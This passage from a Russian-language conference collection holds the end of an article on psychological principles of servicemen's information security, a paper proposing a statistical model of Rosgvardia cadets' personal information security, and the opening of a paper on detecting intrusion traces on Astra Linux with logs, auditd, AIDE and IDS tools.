4. Проверка надёжности сайта. Обычный сайт защищён SSL-сертификатом, его адрес начинается с букв https, а в адресной строке появляется значок замка.
5. Отказ от переходов по незнакомым ссылкам. К ним относятся ссылки из спам-сообщений, приглашения в онлайн-викторины, кликбейтные заголовки, якобы бесплатные предложения.
6. Защита устройств. На мобильных устройствах можно установить антивирус, использовать секретные коды и никому их не передавать, подключить биометрию.
7. Загрузка файлов из интернета. Скачивать программы лучше только с официальных сайтов — так ниже риск установить вредоносную программу.

8. Создание резервных копий данных. Регулярное создание резервных копий важных данных, хранение их в безопасном месте.

Хотя технические средства защиты играют важную роль, не менее важно понимать и применять психологические принципы обеспечения информационной безопасности [4]. В статье рассматриваются ключевые психологические принципы, которые военнослужащие могут применять для повышения безопасности своих конфиденциальных данных. К основным психологическим принципам могут быть отнесены:

1. Бдительность и подозрительность. Одним из основополагающих психологических принципов информационной безопасности является бдительность. Бдительность подразумевает здоровый уровень подозрительности по отношению к действиям в Интернете и просьбам о предоставлении личной информации. Военнослужащие должны проявлять осторожность при передаче конфиденциальных данных, проверять достоверность веб-сайтов и источников, а также задавать вопросы о подозрительных электронных письмах или сообщениях. Сохраняя бдительность, человек может снизить риск стать жертвой фишинговых афер или вредоносных атак.

2. Восприятие и оценка рисков. Понимание концепции восприятия рисков имеет решающее значение для эффективной информационной безопасности. Люди склонны недооценивать потенциальные риски, связанные с обменом личной информацией в Интернете. Чтобы уменьшить это, военнослужащие должны оценивать риски, связанные с каждым онлайн-взаимодействием, и принимать соответствующие информированные решения. Рассматривая потенциальные последствия своих действий, они могут сделать осознанный выбор, отдавая приоритет своей информационной безопасности.

3. Настройки конфиденциальности и границы. Установление и поддержание параметров конфиденциальности является важным аспектом защиты личной информации. Военнослужащие должны ознакомиться с параметрами конфиденциальности, доступными на различных платформах, и настроить их в соответствии с желаемым уровнем безопасности. Установление границ в социальных сетях и других онлайн-платформах также может способствовать информационной безопасности. Ограничение количества личной информации, выкладываемой в открытый доступ, снижает вероятность ее неправомерного использования.

4. Образование и осведомленность. Продвижение образования и осведомленности в области информационной безопасности имеет решающее значение для эффективной самозащиты. Оставаясь в курсе последних угроз и уязвимостей, люди могут соответствующим образом адаптировать свои методы защиты. Информирование о распространенных мошенничествах, лучших методах защиты паролей и распознавании тревожных сигналов может значительно повысить безопасность личной информации.

5. Поведенческая адаптивность. Психологические принципы также подчеркивают важность поведенческой адаптивности. Военнослужащие должны быть готовы изменить свое поведение в Интернете в соответствии с возникающими угрозами. Это включает регулярное обновление паролей, использование двухфакторной аутентификации, а также обновление программного обеспечения и приложений. Применяя гибкий подход и адаптируясь к изменяющимся обстоятельствам, человек может быть на шаг впереди потенциальных угроз.

6. Эмоциональная устойчивость. Повышение эмоциональной устойчивости имеет решающее значение для поддержания информационной безопасности. Киберпреступники часто используют такие эмоции, как страх, срочность или любопытство, чтобы заставить людей поделиться конфиденциальной информацией. Развитие эмоциональной устойчивости позволяет людям распознавать эти эмоции и эффективно управлять ими, снижая вероятность стать жертвой тактики социальной инженерии.

Кроме этого, информационно-психологическая безопасность личности определяется через ряд ключевых психологических показателей, которые отражают способность военнослужащего противостоять негативным информационным воздействиям и придерживаться в своей служебной деятельности указанным выше принципам.

Основные психологические показатели включают [5]:

1. Сформированность представлений об информационно-психологической безопасности, а именно:

- адекватность понимания угроз;
- способность формировать защитные механизмы;
- знание методов противодействия информационным воздействиям.

2. Критичность мышления, которая проявляется в:

- способности анализировать информацию;
- умении оценивать логичность данных;
- определении эффективности применения информации;
- способности делать обоснованные выводы.

3. Степень внушаемости, характеризующаяся:

- уровнем подверженности внешнему влиянию;
- готовностью подчиняться информационному воздействию;
- способностью сохранять собственную позицию.

По уровню развития этих показателей выделяют три уровня информационной безопасности:

1. Низкий уровень — высокая внушаемость; неадекватные представления о безопасности; низкая критичность мышления.

2. Средний уровень — средняя внушаемость; частично сформированные представления; достаточный уровень критического мышления.

3. Высокий уровень — низкая внушаемость; развитое критическое мышление; четкое понимание информационных угроз; эффективные механизмы защиты.

Необходимо отметить ряд дополнительных факторов, которые оказывают влияние на информационно-психологическую безопасность военнослужащего: его информационная культура, ценностно-смысловая сфера, морально-нравственные принципы в информационной сфере, способность к самостоятельной оценке информации, умение создавать индивидуальную систему защиты от негативных воздействий [6].

На основе вышеизложенного можно предложить ряд рекомендаций по усилению личной информационно-психологической безопасности военнослужащего.

Важно помнить, что повышение информационно-психологической безопасности требует не только технических мер, но и развития личной психологической устойчивости. Ключевые стратегии связаны со следующими направлениями:

1. Развитие критического мышления

Проверяйте источники информации: Задавайте вопросы: «Кто автор? Какие цели преследует сообщение? Есть ли подтверждающие данные?» Используйте метод «5 вопросов» (Что? Где? Когда? Почему? Как?) для анализа контента.

Тренируйте «медленное мышление»: Избегайте мгновенных реакций на эмоциональные заголовки. Пауза в 5-10 минут снижает риск манипуляций. Практикуйте упражнения на логику (например, решение головоломок, анализ кейсов).

2. Управление эмоциональными реакциями

- контролируйте «триггеры»: избегайте принятия решений в состоянии стресса, гнева или сильной радости.
- используйте техники эмоциональной регуляции: дыхательные упражнения (4-7-8), mindfulness-практики.
- распознавайте манипуляции: обращайте внимание на попытки вызвать страх («Срочно! Ваш аккаунт взломали!») или жадность («Бесплатный iPhone за клик!»).
- изучите методы НЛП и когнитивных искажений (например, эффект ореола, стадный инстинкт).

3. Укрепление личных границ

- определите «красные линии» — решите, какие данные никогда не будете раскрывать (например, пароли, данные банковских карт).
- используйте правило «трех уровней доступа»: публичная информация, личная, конфиденциальная.
- научитесь говорить «нет»: тренируйтесь отклонять запросы на личные данные («Извините, я не делюсь такой информацией»).
- используйте технику «заезженной пластинки»: повторяйте отказ без объяснений.

4. Цифровая гигиена с психологическим подходом

- создайте «ритуалы безопасности»: проверяйте настройки конфиденциальности в соцсетях раз в месяц.
- удаляйте неиспользуемые аккаунты — они повышают риск утечек.
- используйте «ментальные пароли»: придумывайте фразы-ассоциации вместо простых комбинаций (например, «КошкаЛюбитСыр123» → «K1S_2023!»).
- избегайте шаблонов, связанных с личной жизнью (даты рождения, имена родных).

5. Работа с внушаемостью

- пройдите тесты на внушаемость, например, методика Г. Айзенка или опросник С. Андреевой [7]. Если результат высокий — практикуйте упражнения на самостоятельность мнения (ведение дневника решений, анализ своих ошибок).

— ограничьте информационный шум: установите «цифровые каникулы»: 1 день в неделю без соцсетей и новостей, отпишитесь от токсичных каналов/групп, вызывающих тревогу или агрессию.

6. Повышение осознанности

- Анализируйте свои цифровые привычки — ведите журнал: «Какие данные я сегодня передал? В каких ситуациях чувствовал дискомфорт?»

— Используйте приложения для трекинга экранного времени (например, RescueTime).

— Практикуйте «информационный детокс»: устраивайте «разгрузочные дни» без новостей и мессенджеров, читайте книги в бумажном формате для снижения когнитивной нагрузки.

Приведем примеры ситуаций и их решений

Ситуация 1: Вам пришло письмо «от банка» с требованием срочно обновить данные.

Действия:

Не кликайте на ссылку.

Позвоните в банк через официальный номер.

Проанализируйте эмоции (страх → паника → импульсивное действие).

Ситуация 2: В соцсети незнакомец предлагает «выгодное сотрудничество» в обмен на личную информацию.

Действия:

Задайте уточняющие вопросы о деталях проекта.

Проверьте профиль на наличие фейковых признаков (новый аккаунт, отсутствие друзей).

Используйте шаблон отказа: «Спасибо, мне это не интересно».

Важно: регулярно проходите чек-листы безопасности (раз в 3 месяца) и фиксируйте прогресс. Помните, что устойчивость к информационным угрозам — навык, который развивается через осознанность и практику.

Заключение. Таким образом, защита личной информации — это многогранная задача, требующая как технических, так и психологических аспектов. Понимая и применяя психологические принципы, военнослужащие могут улучшить практику защиты своих конфиденциальных данных. Бдительность, восприятие риска, настройки конфиденциальности, образование, поведенческая адаптация и эмоциональная устойчивость — все это играет важную роль в защите личной информации. Приняв эти принципы, военнослужащие могут уменьшить свою уязвимость перед киберугрозами и овладеть более безопасным цифровым опытом.

СПИСОК ЛИТЕРАТУРЫ

1. Доктрина информационной безопасности Российской Федерации // URL: <https://rg.ru/documents/2016/12/06/doktrina-infobezobasnost-site-dok.html> (дата обращения: 20.07.2025).
2. Шерстяных А. С. Фишинг как инструмент социальной инженерии / А. С. Шерстяных. EDN FGWHYV // Актуальные проблемы борьбы с преступностью: вопросы теории и практики: материалы XXV междунар. науч.-практ. конф. Красноярск, 2022. С. 299-301.
3. Чернова Е. В. Информационная безопасность человека. М.: Юрайт. 2023. 328 с.
4. Непомнящий А. В. Принципы психологического обеспечения информационной безопасности личности // URL: <file:///C:/Users/user/Downloads/printsipy-psihologicheskogo-obespecheniya-informatsionnoy-bezopasnosti-lichnosti.pdf> (дата обращения: 20.07.2025).
5. Павлоцкая Я. И. Психологическое благополучие и социально-психологические характеристики личности: монография / Я. И. Павлоцкая; Волгоградский институт управления — филиал ФГБОУ ВО РАНХиГС. Волгоград: Издательство Волгоградского института управления — филиала РАНХиГС, 2016. 244 с.
6. Вышинская Е. Г. Проблема психологической защиты личности в отечественной и зарубежной психологии // URL: <file:///C:/Users/user/Downloads/problema-psihologicheskoy-zaschity-lichnosti-v-otechestvennoy-i-zarubezhnoy-psihologii.pdf> (дата обращения: 20.07.2025).
7. Айзенк Г. Ю. Как измерить личность / Ганс Айзенк и Гленн Вильсон; [Пер. с англ. Андрей Белопольский]. Москва: Когито-центр, 2000. 281 с.

УДК 519.2:004.056.5

СТАТИСТИЧЕСКАЯ МОДЕЛЬ ФОРМИРОВАНИЯ ЛИЧНОСТНОЙ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ ВОЕННОСЛУЖАЩЕГО РОСГВАРДИИ

Латуга Анвер Сайядович, Примакин Алексей Иванович

Военная ордена Жукова академия войск национальной гвардии Российской Федерации

Летчика Пилютова ул., 1, Санкт-Петербург, 198206, Россия

e-mails: latuga700@bk.ru, a.primakin@mail.ru

Аннотация. Рассматривается вопрос о формировании модели личностной информационной безопасности курсанта Академии Росгвардии на основе показателей, выявляющих уровень уязвимости в информационной сфере: осведомленности и цифровой грамотности военнослужащего, устойчивости к психологическому воздействию, соблюдения режима информационной безопасности. Предложенная модель формализует процесс формирования личностной информационной безопасности военнослужащего через диагностику, обучение, практику и контроль. Использование количественных показателей позволяет объективно оценивать эффективность мер и оперативно корректировать программу защиты. Внедрение такой системы снижает риски утечек данных, вербовки и кибератак, что критически важно в современных условиях гибридных угроз.

Ключевые слова: личностная информационная безопасность; показатели, определяющие уровень личностной информационной безопасности; формализованная математическая модель личностной информационной безопасности.

STATISTICAL MODEL OF FORMATION OF PERSONAL INFORMATION SECURITY OF A MILITARY PERSONNEL OF THE ROSGUARDIA

Latuga Anver, Primakin Alexey

Military Order of Zhukov Academy of the National Guard Troops of the Russian Federation

1 Pilot Pilyutova St, St. Petersburg, 198206, Russia

e-mails: latuga700@bk.ru, a.primakin@mail.ru

Abstract. The issue of forming a model of personal information security of a cadet of the Academy of the Russian Guard is considered based on indicators that reveal the level of vulnerability in the information sphere: awareness and digital literacy of a serviceman, resistance to psychological influence, compliance with the information security regime. The proposed model formalizes the process of forming the personal information security of a serviceman through diagnostics, training, practice and control. The use of quantitative indicators allows for an objective assessment of the effectiveness of measures and prompt adjustment of the protection program. The implementation of such a system reduces the risks of data leaks, recruitment and cyberattacks, which is critically important in today's environment of hybrid threats.

Keywords: personal information security; indicators determining the level of personal information security; formalized mathematical model of personal information security.

Введение. Личностная информационная безопасность (ЛИБ) военнослужащего Росгвардии в современных условиях приобретает критическую важность из-за роста киберугроз, гибридных войн и методов социальной инженерии, используемых странами запада под эгидой США [1, 2].

В качестве примера угрозы ЛИБ можно привести использование таких инструментов, как соцсети, форумы, геометки, которые активно используются хакерами и разведчиками западных спецслужб для сбора

открытых данных для вербовки, шантажа или дезинформации. Так, фишинг через «подставные» аккаунты, звонки «от командования», используется для сбора данных через знакомых [3].

Даже косвенные данные (фотоформы, расположение части, график службы) помогают врагу анализировать дислокацию и активность войск. Угрозами являются даже скриншоты переписки, публикация документов, «невинные» селфи на фоне техники.

В настоящее время каждый военнослужащий Росгвардии и других силовых ведомств имеет свой цифровой след вследствие чего возникают угрозы кибербезопасности. Взлом аккаунтов (даже личных) позволяет злоумышленникам получать доступ к паролям, переписке, а через них — к служебным системам. Вследствие чего возникает целенаправленный троллинг, публикация от имени военнослужащего фейковых новостей и пропаганды, которые влияют на моральное состояние, провоцируют на необдуманные поступки. Нарушение правил информационной безопасности (например, публикация фототехники) может привести к дисциплинарной или уголовной ответственности (ст. 284 УК РФ — госизмена) [1].

Таким образом актуальность рассматриваемой тематики определяется противоречием между наличием ряда угроз ЛИБ военнослужащего Росгвардии и отсутствием статистической модели её формирования.

Целью данной работы является разработка статистической модели формирования ЛИБ военнослужащего Росгвардии.

Для разрешения указанного противоречия цель исследования была декомпозирована на ряд следующих задач:

- обосновать показатели, определяющие ЛИБ военнослужащего Росгвардии;
- формализовать процесс формирования ЛИБ военнослужащего Росгвардии;
- разработать статистическую модель формирования ЛИБ военнослужащего Росгвардии.

Личностная информационная безопасность военнослужащего — это комплексная характеристика, отражающая его способность защищать персональные и служебные данные от несанкционированного доступа, манипуляций и эксплуатации со стороны злоумышленников. Для оценки уровня ЛИБ необходимо определить ключевые показатели, которые позволят выявить уязвимости и разработать меры защиты [4].

1. Показатели осведомлённости и грамотности. Уровень знаний военнослужащего о современных угрозах и методах защиты напрямую влияет на его поведение в информационной среде. К данной категории могут относиться:

- знание основ кибербезопасности (фишинг, соинженерия, вредоносное ПО);
- понимание требований секретности (запрет на публикацию служебной информации);
- осведомлённость о методах вербовки и психологического воздействия (троллинг, фейки, провокации).

К методам оценки данного показателя можно отнести: анкетирование, тестирование, анализ реакций на смоделированные угрозы (например, фишинговые письма).

2. Показатели цифровой гигиены. Поведение военнослужащего в цифровом пространстве определяет его подверженность киберугрозам. К данной категории могут относиться:

- использование защищённых каналов связи (шифрование, VPN, служебные мессенджеры);
- контроль цифрового следа (отсутствие геометок, минимизация личных данных в соцсетях);
- надёжность паролей и двухфакторной аутентификации;
- отсутствие доступа к служебной информации с личных устройств.

К методам оценки данного показателя можно отнести: аудит соцсетей, проверка настроек приватности, анализ истории браузеров.

3. Показатели устойчивости к психологическому воздействию. Военнослужащие — целевая аудитория для информационно-психологических атак. К данной категории могут относиться:

- критичность к информации (способность отличать фейки от достоверных данных);
- устойчивость к манипуляциям (реакция на провокации, давление, попытки вербовки);
- эмоциональная стабильность (отсутствие склонности к импульсивным публикациям).

К методам оценки данного показателя можно отнести: психологическое тестирование, тренинги с имитацией провокационных ситуаций.

4. Показатели соблюдения режима информационной безопасности. Нарушение установленных правил (например, разглашение данных) создаёт угрозы для безопасности подразделения.

К данной категории могут относиться:

- отсутствие публикаций, связанных со службой (фотоформы, техники, расположения части);
- соблюдение правил работы с документами (непересылка через личные каналы);
- отсутствие контактов с подозрительными лицами (в сети и реальной жизни).

К методам оценки данного показателя можно отнести: мониторинг соцсетей, проверка переписки (в рамках законодательства), анализ инцидентов.

5. Технические показатели защищённости устройств. Взлом личных гаджетов может привести к утечке данных или заражению служебных систем. К данной категории могут относиться:

- наличие антивирусной защиты;
- своевременное обновление программного обеспечения;
- отсутствие подозрительных приложений и файлов;
- использование только разрешённых носителей информации.

К методам оценки данного показателя можно отнести: сканирование устройств, проверка журналов активности.

Предложенные показатели позволяют комплексно оценить уровень личностной информационной безопасности военнослужащего Росгвардии, выявить слабые места и внедрить адресные меры защиты. Регулярный мониторинг этих критериев снижает риски утечек, вербовки и кибератак, что критически важно в условиях современных гибридных угроз.

Для эффективного контроля рекомендуется сочетать технические средства (анализ цифрового следа), обучение (тренинги, инструктажи) и психологическую подготовку (формирование устойчивости к манипуляциям). Для практического применения предложенных рекомендаций потребуется составление формализованной модели [5].

Формализованная модель процесса формирования ЛИБ военнослужащего представляет собой структурированное описание этапов, механизмов и факторов, влияющих на ее создание. Она включает рассмотренные целевые показатели, субъекты воздействия, методы и инструменты, а также обратную связь для коррекции процесса.

Базовые элементы модели представлены в таблице 1.

Таблица 1

Базовые элементы модели

Компонент	Описание
Входные данные	Исходный уровень ЛИБ военнослужащего, внешние угрозы, нормативные требования
Целевое состояние	Высокий уровень осведомлённости, устойчивости к угрозам и соблюдения норм ИБ
Процессуальные этапы	Обучение, практическая отработка, контроль, адаптация
Обратная связь	Мониторинг, оценка эффективности, корректировка методов
Выходные данные	Сформированная ЛИБ, снижение числа инцидентов, повышение устойчивости

На блок-схеме (рис. 1) представлен процесс формирования ЛИБ.



Рис. 1. Блок-схема процесса формирования ЛИБ

Математическая формализация модели может использоваться для количественной оценки эффективности процесса. Для данной оценки может использоваться интегральный показатель следующего вида [6]:

$$K_{\text{ЛИБ}} = \alpha \cdot K_{\text{ОСВ}} + \beta \cdot K_{\text{цифр}} + \gamma \cdot K_{\text{псих}} + \delta \cdot K_{\text{режим}}, \quad (1)$$

где: $K_{\text{ОСВ}}$ — уровень осведомлённости (по тестам); $K_{\text{цифр}}$ — соблюдение цифровой гигиены (аудит устройств); $K_{\text{псих}}$ — устойчивость к манипуляциям (психологические тесты); $K_{\text{режим}}$ — соблюдение режима ИБ (отсутствие нарушений); $\alpha, \beta, \gamma, \delta$ — весовые коэффициенты (определяются по результатам экспериментальных исследований).

Предложенная модель формализует процесс формирования ЛИБ военнослужащего через диагностику, обучение, практику и контроль. Использование количественных показателей позволяет объективно оценивать эффективность мер и оперативно корректировать программу защиты. Внедрение такой системы снижает риски утечек данных, вербовки и кибератак, что критически важно в современных условиях гибридных угроз.

На основе формализованной модели и полученных количественных оценок сформируем статистическую модель личностной информационной безопасности военнослужащего.

Модель позволит повысить достоверность количественной оценки уровня ЛИБ на основе статистических данных, выявить ключевые факторы риска и спрогнозировать вероятности нарушений.

1. Структура модели

1.1. Зависимая переменная (Y).

Уровень ЛИБ — интегральный показатель, вычисляемый на основе:

- количества нарушений ИБ за период (утечки, клики по фишингу и т.д.);
- результатов тестов на осведомлённость и цифровую гигиену;
- данных психологической устойчивости.

Формализация:

$$Y = \begin{cases} 1 \text{ высокий уровень (нет нарушений, тесты } > 90\%) \\ 0,5 \text{ средний уровень (редкие нарушения, тест } 60 - 90\%) \\ 0 \text{ низкий уровень (системные нарушения, тесты } < 60\%) \end{cases} \quad (2)$$

Можно использовать и непрерывную шкалу (0–1).

1.2. Независимые переменные ($X_1, X_2, \dots, X_n$).

Факторы, влияющие на уровень ЛИБ представлены в таблице 2.

Таблица 2

Факторы, влияющие на уровень ЛИБ военнослужащего

Фактор	Тип данных	Метод измерения
X_1 — Осведомлённость	Категориальный (0–100%)	Тестирование
X_2 — цифровая гигиена	Бинарный (0/1)	Аудит соцсетей и устройств
X_3 — психологическая устойчивость	Ликерт-шкала (1–5)	Психологические тесты
X_4 — стаж службы	Количественный (годы)	Данные из личного дела
X_5 — возраст	Количественный	Анкетирование
X_6 — частота тренировок	Количественный (раз/год)	Отчётность подразделения

2. Методы анализа [7]:

2.1. Регрессионный анализ

Модель множественной линейной регрессии (3):

$$Y = \beta_0 + \beta_1 X_1 + \beta_2 X_2 + \beta_3 X_3 + \beta_4 X_4 + \beta_5 X_5 + \beta_6 X_6 + \varepsilon, \quad (3)$$

где: β_0 — константа; $\beta_1, \dots, \beta_6$ — коэффициенты влияния факторов; ε — ошибка модели.

Пример вывода:

Если ($\beta_1 = 0,3$) (осведомлённость), значит, увеличение знания ИБ на 10% повышает уровень ЛИБ на 3%.

2.2. Логистическая регрессия (если Y бинарный) (4)

$$P(Y = 1) = \frac{1}{1 + e^{-(\beta_0 + \beta_1 X_1 + \dots + \beta_n X_n)}}, \quad (4)$$

позволяет предсказать вероятность высокого уровня ЛИБ.

2.3. Кластерный анализ.

Группировка военнослужащих по схожим характеристикам:

- кластер 1: высокая осведомлённость + хорошая цифровая гигиена;
- кластер 2: низкая устойчивость к манипуляциям;
- кластер 3: риск нарушения режима ИБ.

Пример расчёта с условными данными представлен в таблице 3.

Таблица 3

Пример группировки военнослужащих по характеристикам, определяющих ЛИБ, на основе многопараметрического кластерного анализа

Военнослужащий	X_1 (осведомлённость)	X_2 (гигиена)	X_3 (устойчивость)	Y (уровень ЛИБ)
1	85%	1	4	0,9
2	45%	0	2	0,3
...	...	...	...	...

Результаты регрессии (условные) (5):

$$Y = 0,1 + 0,4 \cdot X_1 + 0,3 \cdot X_2 + 0,2 \cdot X_3. \quad (5)$$

Интерпретация:

- осведомлённость (X_1) влияет сильнее всего;
- цифровая гигиена (X_2) снижает риски на 30%.

4. Практическое применение модели.

4.1. Прогнозирование рисков: модель позволяет выявлять военнослужащих с низким Y для дополнительного обучения; оценивать эффективность тренингов (сравнивать Y до и после тренинга).

4.2. Оптимизация ресурсов: если (X_6) (тренинги) слабо влияет на Y , значит, нужно менять их формат; если (X_4) (стаж) коррелирует с Y , усилить ИБ-подготовку новобранцев.

5. Ограничения модели: требует репрезентативных данных (не менее 100-200 наблюдений); не учитывает скрытые факторы (например, мотивацию); зависит от точности измерений (особенно психологических тестов).

Статистическая модель ЛИБ военнослужащего позволяет перевести качественные показатели в количественные, выявлять ключевые факторы риска и принимать управленческие решения на основе данных.

Для внедрения необходимы: сбор данных (анкеты, тесты, аудит); построение регрессий/кластеризация; регулярная валидация модели на новых данных.

Такой подход повысит точность прогнозирования и снизит число инцидентов, связанных с нарушением ИБ.

Анализ представленных материалов позволяет сделать следующие выводы:

1. Личностная информационная безопасность военнослужащего Росгвардии — это критически важный элемент современной системы обороны, напрямую влияющий на защиту данных, устойчивость к манипуляциям и выполнение служебных задач. В условиях гибридных войн и киберугроз ЛИБ становится не только индивидуальной, но и государственной задачей.

2. Формализованная модель формирования ЛИБ включает ключевые этапы: диагностику, обучение, практическую адаптацию и мониторинг. Использование количественных показателей (осведомлённость, цифровая гигиена, психологическая устойчивость) позволяет объективно оценивать уровень защищённости и оперативно корректировать программу подготовки.

3. Статистическая модель ЛИБ на основе регрессионного и кластерного анализа даёт возможность выявлять военнослужащих группы риска, оценивать эффективность тренингов и мер защиты, прогнозировать вероятные нарушения и предотвращать их.

4. Внедрение предложенных моделей требует системного сбора данных (тестирование, аудит цифрового следа), регулярного обновления методов обучения с учётом новых угроз, межведомственного взаимодействия (кибербезопасность, психология, командный состав).

Заключение. Предложенные подходы позволяют перейти от разрозненных мер к системной защите ЛИБ военнослужащих. Это не только снизит риски утечек и вербовки, но и повысит общую боеготовность подразделений в условиях цифровых угроз. Реализация модели требует ресурсов, но её эффективность доказана как теоретически, так и практикой ведущих армий мира. В качестве рекомендаций предлагается внедрить регулярный аудит ЛИБ в подразделениях академии Росгвардии, разработать адаптивные учебные программы, создать единую базу данных для анализа угроз и инцидентов.

СПИСОК ЛИТЕРАТУРЫ

1. Директива Росгвардии от 28 октября 2021 г. № Д-2 «О приоритетных направлениях деятельности войск национальной гвардии Российской Федерации в 2022 году» // Сайт Росгвардии. URL: <https://rosguard.gov.ru/> (дата обращения: 20.07.2025).
2. Доктрина информационной безопасности Российской Федерации // URL: <https://rg.ru/documents/2016/12/06/doktrina-infobezobasnost-site-dok.html> (дата обращения: 20.07.2025).
3. Чернова Е. В. Информационная безопасность человека. М.: Юрайт. 2023. 328 с.
4. Бирюков А. В. Социально-гуманитарные риски информационного общества и международная информационная безопасность: монография / А. В. Бирюков, М. Б. Алборова; Московский государственный институт международных отношений (университет) Министерства иностранных дел Российской Федерации, Центр международной информационной безопасности и научно-технологической политики. Москва: Аспект Пресс, 2021. 94 с.
5. Христинич И. В. Информационная безопасность в сети Интернет // Законность. 2022. № 4. С. 20-23.
6. Царегородцев А. В., Дербин Е. А. Информационное противоборство. Концептуальные основы обеспечения информационной безопасности. М.: Инфра-М. 2024. 267 с.
7. Гмурман В. Е. Теория вероятностей и математическая статистика. М.: Высшая школа, 2009. 478 с.

УДК 004.451

ОБНАРУЖЕНИЕ СЛЕДОВ УДАЛЕННОГО НЕСАНКЦИОНИРОВАННОГО ДОСТУПА К КОМПЬЮТЕРУ ПОД УПРАВЛЕНИЕМ ОПЕРАЦИОННОЙ СИСТЕМЫ ASTRA LINUX

Локнов Алексей Игоревич, Базлов Александр Андреевич

Санкт-Петербургский университет МВД России

Лётчика Пилютова ул., 1, Санкт-Петербург, 198206, Россия

emails: info_for_aleksey@mail.ru, alevix117@gmail.com

Аннотация. Данная работа посвящена исследованию методов обнаружения следов удалённого несанкционированного доступа к персональному компьютеру, работающему под управлением отечественной операционной системы Astra Linux. Рассматриваются основные подходы к выявлению признаков взлома, включая анализ журналов безопасности, выявление аномалий сетевого трафика, проверку целостности файлов и системных конфигураций, инструменты и утилиты, доступные в среде Astra Linux, позволяющие проводить

детальное расследование инцидента информационной безопасности. Приводятся практические рекомендации по минимизации рисков повторного проникновения злоумышленников и восстановлению работоспособности системы после атаки. Исследование представляет интерес для специалистов по кибербезопасности, администраторов корпоративных сетей и пользователей, заинтересованных в защите персональных данных и конфиденциальной информации.

Ключевые слова: обнаружение атак, несанкционированный доступ, удалённый доступ, следы взлома, операционная система Astra Linux, информационная безопасность, анализ журналов безопасности, аудит системы, инструменты мониторинга, кибератаки, компьютерная криминалистика, безопасность операционной системы, методы защиты, риски информационных угроз.

DETECTION OF TRACKING OF REMOTE UNAUTHORIZED ACCESS TO A COMPUTER RUNNING ASTRA LINUX

Loknov Alexey, Bazlov Alexander

Saint Petersburg University of the Ministry of internal Affairs of the Russian Federation

1, Pilyutov'spilot St., Saint Petersburg, 198206, Russia

emails: info_for_aleksey@mail.ru, alevix117@gmail.com

Abstract. This paper is devoted to the study of methods for detecting traces of remote unauthorized access to a personal computer running the domestic operating system Astra Linux. The paper considers the main approaches to detecting signs of hacking, including analysis of security logs, detection of network traffic anomalies, checking the integrity of files and system configurations, tools and utilities available in the Astra Linux environment, allowing for a detailed investigation of an information security incident. Practical recommendations are provided to minimize the risks of repeated penetration by intruders and restore the system's operability after an attack. The study is of interest to cybersecurity specialists, corporate network administrators and users interested in protecting personal data and confidential information.

Keywords: attack detection, unauthorized access, remote access, hacking traces, Astra Linux operating system, information security, security log analysis, system audit, monitoring tools, cyber-attacks, computer forensics, operating system security, digital protection, protection methods, risks of information threats.

Введение. Современные информационные технологии стремительно развиваются, увеличивая число киберугроз и повышая риски утечки важных данных. Особое внимание уделяется вопросам безопасности отечественных операционных систем, среди которых выделяется Astra Linux — специализированное решение российского производства, предназначенное для защищённой эксплуатации компьютеров государственных учреждений, промышленных предприятий и коммерческих организаций.

Опасность удалённых несанкционированных проникновений состоит в возможности скрытого доступа к данным, перехвате управления системой и нанесении ущерба её функциональности. Несмотря на высокие уровни встроенной защиты, такие инциденты остаются серьёзной угрозой информационной безопасности российских компаний и госструктур.

Существует необходимость разработки эффективных подходов выявления следов удалённого несанкционированного доступа к компьютерам, функционирующим под управлением Astra Linux. Изучение механизмов обнаружения таких нарушений позволяет своевременно реагировать на угрозы, минимизировать последствия возможных атак и обеспечить надёжную защиту компьютерных ресурсов. Это направление приобретает особую значимость в условиях роста числа целенаправленных хакерских атак и повышения требований к уровню информационной безопасности критически важной инфраструктуры страны [1, 2].

С точки зрения особенностей регистрации действий и сбора доказательств нарушения безопасности, Astra Linux обладает широкими возможностями по ведению журналов событий, мониторингу изменений файловых систем и конфигурации ядра. Важнейшими источниками информации являются следующие механизмы:

- Журналы системных событий: syslog, /var/log/messages позволяют отслеживать события входа/выхода пользователей, изменения прав доступа, запуск процессов и многое другое.

- Файловая система ext4: поддерживает журналирование операций ввода-вывода, позволяя восстановить хронологию манипуляций с файлами.

- Утилиты мониторинга доступа: инструменты типа auditd регистрируют конкретные действия пользователей и приложений, предоставляя подробную информацию о доступе к ресурсам.

- Мониторинг целостности файлов: использование AIDE и аналогичных решений помогает фиксировать изменение контрольных сумм файлов, сигнализируя о возможном вмешательстве извне.

Важным аспектом также является ведение учета сетевых соединений (iptables, netstat), позволяющее установить факт удаленных подключений и определить возможные каналы передачи данных.

Astra Linux обеспечивает подробное ведение журналов всех действий, связанных с процессом входа пользователей в систему. Каждое событие аутентификации фиксируется с указанием времени, имени пользователя, IP-адреса и результата попытки авторизации (успешная/неудачная). Это позволяет оперативно выявить потенциальные угрозы и предотвратить несанкционированный доступ [3].

Журналы хранятся в файлах формата syslog, которые располагаются в директории /var/log. Наиболее важные журналы включают:

- auth.log — журнал событий аутентификации,
- syslog — общий системный журнал,
- messages — журнал сообщений ядра и демонов.

Для повышения уровня защиты рекомендуется настроить ротацию журналов, регулярное резервирование и хранение архивированных файлов на защищенных серверах вне локальной сети.

Операционная система Astra Linux поддерживает протокол аудита SELinux (Security Enhanced Linux), который позволяет отслеживать активность сетевых подключений. Использование инструмента auditd позволяет фиксировать создание новых сокетов, изменения правил межсетевого экрана и любые аномалии в сетевом трафике.

Инструмент iptables, встроенный в ядро ОС, также используется для регистрации попыток подключения извне и блокирования потенциально опасных запросов. Настройка политики фильтрации пакетов должна включать правила, разрешающие только доверенные соединения и блокирующие неизвестные запросы.

Регулярный аудит состояния файловой системы помогает обнаружить следы модификации критически важных конфигурационных файлов и библиотек. Инструменты вроде AIDE (Advanced Intrusion Detection Environment) регулярно проверяют контрольные суммы файлов и сигнализируют о любых изменениях.

Файловая система ext4, используемая в Astra Linux, поддерживает механизм журнала транзакций (journaling), позволяющий восстанавливать файлы после сбоев и предотвращать потерю данных. Однако этот механизм не предназначен для выявления взломов непосредственно, хотя косвенно он способствует восстановлению поврежденных данных вследствие атак.

Система обнаружения вторжений (IDS) и предотвращения вторжений (IPS) играет важную роль в защите инфраструктуры Astra Linux. Такие инструменты, как Snort и Suricata, позволяют анализировать трафик и быстро реагировать на обнаруженные угрозы путем блокировки атакующих IP-адресов и отправки уведомлений администраторам [4].

Эти меры дополняются использованием политик SELinux, которые ограничивают права приложений и пользователей, минимизируя риск эксплуатации уязвимостей.

